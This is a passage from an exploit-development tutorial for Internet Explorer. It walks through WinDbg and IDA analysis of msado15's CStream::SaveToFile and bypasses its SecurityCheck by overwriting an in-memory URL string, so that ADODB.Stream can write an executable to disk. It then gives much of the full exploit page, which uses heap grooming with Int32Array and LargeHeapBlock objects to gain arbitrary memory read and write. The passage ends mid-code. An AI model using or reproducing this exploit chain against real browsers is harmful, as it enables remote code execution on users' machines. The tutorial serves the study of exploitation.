001d3104  "emp\Low\runcalc.exe"
```

That's the full path of the file we're trying to create. Is it possible that those two URLs/paths are related to the domains the error message is referring to? Maybe the two domains are http://127.0.0.1/ and C:\.

Probably, SecurityCheck checks that the two arguments represent the same domain.


Let's see what happens if we modify the first parameter:

```
0:007> ezu @eax "C:\\"
0:007> du @eax
04e4c2bc  "C:\"
```


The command ezu is used to (e)dit a (z)ero-terminated (u)nicode string. Now that we modified the second argument, let's resume execution and see what happens.

The calculator pops up!!! Yeah!!!


Now we need a way to do the same from javascript. Is it possible? The best way to find out is to disassemble msado15.dll with IDA. Once in IDA, search for the function SecurityCheck (CTRL+P and click on Search), then click on the signature of SecurityCheck, press CTRL+X and double click on CStream::SaveToFile. Function SaveToFile is huge, but let's not worry too much about it. We just need to analyze a very small portion of it. Let's start by following the second argument:



As we can see, EAX comes from [ESI+44h]. ESI should be the pointer this, which points to the current CStream object, but let's make sure of it. In order to analyze the graph more comfortably, we can group all the nodes which are below the node with the call to SecurityCheck. To do so, zoom out by holding down CTRL while rotating the mouse wheel, select the nodes by holding down CTRL and using the mouse left button, and, finally, right click and select Group nodes. Here's the reduced graph:



; Attributes: bp-based frame
; __int32 __stdcall CStream::SaveToFile(CStream *this, unsigned __int16 *, DWORD dwCreationDisposition)
?SaveToFile@CStream@@UAGJPAGW4SaveOptionsEnum@@@Z proc near
NumberOfBytesWritten= dword ptr -950h
bstrString= dword ptr -94Ch
var_948= byte ptr -948h
var_930= dword ptr -930h
var_92C= dword ptr -92Ch
var_924= dword ptr -924h
Str2= dword ptr -920h
var_91C= dword ptr -91Ch
nNumberOfBytesToWrite= dword ptr -918h
var_914= dword ptr -914h
hObject= dword ptr -910h
Buffer= byte ptr -90Ch
MultiByteStr= byte ptr -10Ch
var_8= byte ptr -8
var_4= dword ptr -4
this= dword ptr 8
arg_4= dword ptr 0Ch
dwCreationDisposition= dword ptr 10h
mov edi, edi
push ebp
mov ebp, esp
sub esp, 950h
mov eax, ___security_cookie
xor eax, ebp
mov [ebp+var_4], eax
mov eax, [ebp+arg_4]
push ebx
push esi
mov esi, [ebp+this]
first argument
push edi
mov [ebp+Str2], eax
test esi, esi
jz short loc_1D7B9E1A
lea ebx, [esi+0Ch]
jmp short loc_1D7B9E1C
loc_1D7B9E1A:
xor ebx, ebx
loc_1D7B9E1C: ; this
lea ecx, [esi+50h]
call ?GetCritSec@CSerializedObject@@QAEPAPAVCCriticalSection@@XZ ; CSerializedObject::GetCritSec(void)
lea ecx, [ebp+var_948] ; this
mov edi, eax
mov [ebp+var_930], ebx
call ?Init@CContext@@QAEXXZ ; CContext::Init(void)
cmp byte_1D7D2144, 0
jz short loc_1D7B9E50
push edi
call ds:__imp__UMSEnterCSWraper
add esp, 4
mov [ebp+var_924], edi
loc_1D7B9E50:
mov edi, [ebp+dwCreationDisposition]
xor eax, eax
test byte ptr __bidGblFlags, 4
mov [ebp+var_914], eax
mov [ebp+bstrString], eax
mov [ebp+var_91C], 0FFFFFFFFh
jz short loc_1D7B9EA2
mov ecx, ds:1D7D44E0h
test ecx, ecx
jz short loc_1D7B9EA2
mov eax, [esi+54h]
mov ebx, [ebp+Str2]
mov edx, ds:1D7D44E0h
push edi
push ebx
push eax
push edx
lea eax, [ebp+var_91C]
push eax
call __bidScopeEnterW
add esp, 14h
jmp short loc_1D7B9EA8
loc_1D7B9EA2:
mov ebx, [ebp+Str2]



loc_1D7B9EA8:
test ebx, ebx
jz short loc_1D7B9EB7
push ebx ; BSTR
call ds:__imp__SysStringLen@4 ; SysStringLen(x)
test eax, eax
jnz short loc_1D7B9F23
loc_1D7B9F23:
cmp edi, 1
jz short loc_1D7B9F98
cmp edi, 2
jz short loc_1D7B9F98
loc_1D7B9F98:
cmp dword ptr [esi+58h], 0
jnz short loc_1D7BA009
loc_1D7BA009:
mov eax, [esi+68h]
test al, 1
jnz short loc_1D7BA080
test al, 2
jz short loc_1D7BA080
loc_1D7BA080:
mov ecx, [esi+30h]
lea edx, [ebp+var_914]
push edx
lea eax, [esi+30h]
push offset _IID_IUnknown
push eax
mov eax, [ecx+10h]
call eax
test byte ptr [esi+48h], 3
jz short loc_1D7BA0A4
cmp dword ptr [esi+44h], 0
jz short loc_1D7BA0DA
loc_1D7BA0A4:
mov eax, [esi+44h]
test eax, eax
jz loc_1D7BA145
push eax ; unsigned __int16 *
push ebx ; unsigned __int16 *
call ?SecurityCheck@@YAJPBGPAG@Z ; SecurityCheck(ushort const *,ushort *)
add esp, 8
test eax, eax
jge loc_1D7BA145

It's quite clear that ESI is indeed the pointer this. This is good because the variable bStream in our javascript probably points to the same object. Let's find out if we're right. To do so, let's leak bStream by modifying our javascript code as follows:

JavaScript

```
function createExe(fname, data) {
  GodModeOn();
  var tStream = new ActiveXObject("ADODB.Stream");
  var bStream = new ActiveXObject("ADODB.Stream");
  GodModeOff();

  tStream.Type = 2;       // text
  bStream.Type = 1;       // binary
  tStream.Open();
  bStream.Open();
  tStream.WriteText(data);
  tStream.Position = 2;       // skips the first 2 bytes in the tStream (what are they?)
  tStream.CopyTo(bStream);
  alert(get_addr(bStream).toString(16));       // <-----------------------------
  bStream.SaveToFile(fname, 2);       // 2 = overwrites file if it already exists
  tStream.Close();
  bStream.Close();
}
```

Load the page in IE using SimpleServer and in WinDbg put a breakpoint on SaveToFile:

```
bm msado15!CStream::SaveToFile
```

The alert box will pop up with the address of bStream. In my case, the address is 3663f40h. After we close the alert box, the breakpoint is triggered. The address of the CStream is ESI, which in my case is 0e8cb328h. Let's examine the memory at the address 3663f40h (our bStream):

```
0:007> dd 3663f40h
03663f40  71bb34c8 0e069a00 00000000 0e5db030
03663f50  05a30f50 03663f14 032fafd4 00000000
03663f60  71c69a44 00000008 00000009 00000000
03663f70  0e8cb248 00000000 00000000 00000000
03663f80  71c69a44 00000008 00000009 00000000
03663f90  0e8cb328 00000000 00000000 00000000    <------------- ptr to CStream!
03663fa0  71c69a44 00000008 00000009 00000000
03663fb0  0e8cb248 00000000 00000000 00000000
```

We can see that at offset 0x50 we have the pointer to the object CStream whose SaveToFile method is called in msado15.dll. Let's see if we can reach the string http://127.0.0.1, which is the one we'd like to modify:

```
0:007> ? poi(3663f40+50)
Evaluate expression: 244101928 = 0e8cb328
0:007> du poi(0e8cb328+44)
04e5ff14  "http://127.0.0.1/"
```

Perfect!

Now we must determine the exact bytes we want to overwrite the original string with. Here's an easy way of doing that:

```
0:007> ezu 04e5ff14 "C:\\"
0:007> dd 04e5ff14
04e5ff14  003a0043 0000005c 002f003a 0031002f
04e5ff24  00370032 0030002e 0030002e 0031002e
04e5ff34  0000002f 00000000 00000000 58e7b7b9
04e5ff44  8e000000 00000000 bf26faff 001a8001
04e5ff54  00784700 00440041 0044004f 002e0042
04e5ff64  00740053 00650072 006d0061 df6c0000
04e5ff74  0000027d 58e7b7be 8c000000 00000000
04e5ff84  00c6d95d 001c8001 00784300 00530057
```

So we need to overwrite the string with 003a0043 0000005c.

Change the code as follows:

JavaScript

```
function createExe(fname, data) {
  GodModeOn();
  var tStream = new ActiveXObject("ADODB.Stream");
  var bStream = new ActiveXObject("ADODB.Stream");
  GodModeOff();

  tStream.Type = 2;       // text
  bStream.Type = 1;       // binary
  tStream.Open();
  bStream.Open();
  tStream.WriteText(data);
  tStream.Position = 2;       // skips the first 2 bytes in the tStream (what are they?)
  tStream.CopyTo(bStream);
```

```
    var bStream_addr = get_addr(bStream);
    var string_addr = read(read(bStream_addr + 0x50) + 0x44);
    write(string_addr, 0x003a0043);       // 'C:'
    write(string_addr + 4, 0x0000005c);   // '\'
    bStream.SaveToFile(fname, 2);     // 2 = overwrites file if it already exists

    tStream.Close();
    bStream.Close();
  }
```

Load the page in IE and, finally, everything should work fine!

Here's the complete code for your convenience:

XHTML

```
<html>
<head>
<script language="javascript">
  (function() {
    alert("Starting!");

    CollectGarbage();

    //-----------------------------------------------------
    // From one-byte-write to full process space read/write
    //-----------------------------------------------------
    a = new Array();
    // 8-byte header | 0x58-byte LargeHeapBlock
    // 8-byte header | 0x58-byte LargeHeapBlock
    // 8-byte header | 0x58-byte LargeHeapBlock
    // .
    // .
    // .
    // 8-byte header | 0x58-byte LargeHeapBlock
    // 8-byte header | 0x58-byte ArrayBuffer (buf)
    // 8-byte header | 0x58-byte LargeHeapBlock
    // .
    // .
    // .
    for (i = 0; i < 0x300; ++i) {
      a[i] = new Array(0x3c00);
      if (i == 0x100)
        buf = new ArrayBuffer(0x58);      // must be exactly 0x58!
      for (j = 0; j < a[i].length; ++j)
        a[i][j] = 0x123;
    }

    //    0x0:  ArrayDataHead
    //   0x20:  array[0] address
    //   0x24:  array[1] address
    //   ...
    // 0xf000:  Int32Array
```

```
// 0xf030:  Int32Array
//   ...
// 0xffc0:  Int32Array
// 0xfff0:  align data
for (; i < 0x300 + 0x400; ++i) {
  a[i] = new Array(0x3bf8)
  for (j = 0; j < 0x55; ++j)
    a[i][j] = new Int32Array(buf)
}

//            vftptr
// 0c0af000: 70583b60 031c98a0 00000000 00000003 00000004 00000000 20000016 08ce0020
// 0c0af020: 03133de0                                               array_len buf_addr
//           jsArrayBuf
alert("Set byte at 0c0af01b to 0x20");

// Now let's find the Int32Array whose length we modified.
int32array = 0;
for (i = 0x300; i < 0x300 + 0x400; ++i) {
  for (j = 0; j < 0x55; ++j) {
    if (a[i][j].length != 0x58/4) {
      int32array = a[i][j];
      break;
    }
  }
  if (int32array != 0)
    break;
}

if (int32array == 0) {
  alert("Can't find int32array!");
  window.location.reload();
  return;
}
// This is just an example.
// The buffer of int32array starts at 03c1f178 and is 0x58 bytes.
// The next LargeHeapBlock, preceded by 8 bytes of header, starts at 03c1f1d8.
// The value in parentheses, at 03c1f178+0x60+0x24, points to the following
// LargeHeapBlock.
//
// 03c1f178: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
// 03c1f198: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
// 03c1f1b8: 00000000 00000000 00000000 00000000 00000000 00000000 014829e8 8c000000
// 03c1f1d8: 70796e18 00000003 08100000 00000010 00000001 00000000 00000004 0810f020
// 03c1f1f8: 08110000(03c1f238)00000000 00000001 00000001 00000000 03c15b40 08100000
// 03c1f218: 00000000 00000000 00000000 00000004 00000001 00000000 01482994 8c000000
// 03c1f238: ...

// We check that the structure above is correct (we check the first LargeHeapBlocks).
// 70796e18 = jscript9!LargeHeapBlock::`vftable' = jscript9 + 0x6e18
var vftptr1 = int32array[0x60/4],
    vftptr2 = int32array[0x60*2/4],
    vftptr3 = int32array[0x60*3/4],
    nextPtr1 = int32array[(0x60+0x24)/4],
    nextPtr2 = int32array[(0x60*2+0x24)/4],
```

```
    nextPtr3 = int32array[(0x60*3+0x24)/4];
  if (vftptr1 & 0xffff != 0x6e18 || vftptr1 != vftptr2 || vftptr2 != vftptr3 ||
    nextPtr2 - nextPtr1 != 0x60 || nextPtr3 - nextPtr2 != 0x60) {
    alert("Error!");
    window.location.reload();
    return;
  }

  buf_addr = nextPtr1 - 0x60*2;

  // Now we modify int32array again to gain full address space read/write access.
  if (int32array[(0x0c0af000+0x1c - buf_addr)/4] != buf_addr) {
    alert("Error!");
    window.location.reload();
    return;
  }
  int32array[(0x0c0af000+0x18 - buf_addr)/4] = 0x20000000;       // new length
  int32array[(0x0c0af000+0x1c - buf_addr)/4] = 0;                // new buffer address
  function read(address) {
    var k = address & 3;
    if (k == 0) {
      // ####
      return int32array[address/4];
    }
    else {
      alert("to debug");
      // .### #... or ..## ##.. or ...# ###.
      return (int32array[(address-k)/4] >> k*8) |
             (int32array[(address-k+4)/4] << (32 - k*8));
    }
  }

  function write(address, value) {
    var k = address & 3;
    if (k == 0) {
      // ####
      int32array[address/4] = value;
    }
    else {
      // .### #... or ..## ##.. or ...# ###.
      alert("to debug");
      var low = int32array[(address-k)/4];
      var high = int32array[(address-k+4)/4];
      var mask = (1 << k*8) - 1;  // 0xff or 0xffff or 0xffffff
      low = (low & mask) | (value << k*8);
      high = (high & (0xffffffff - mask)) | (value >> (32 - k*8));
      int32array[(address-k)/4] = low;
      int32array[(address-k+4)/4] = high;
    }
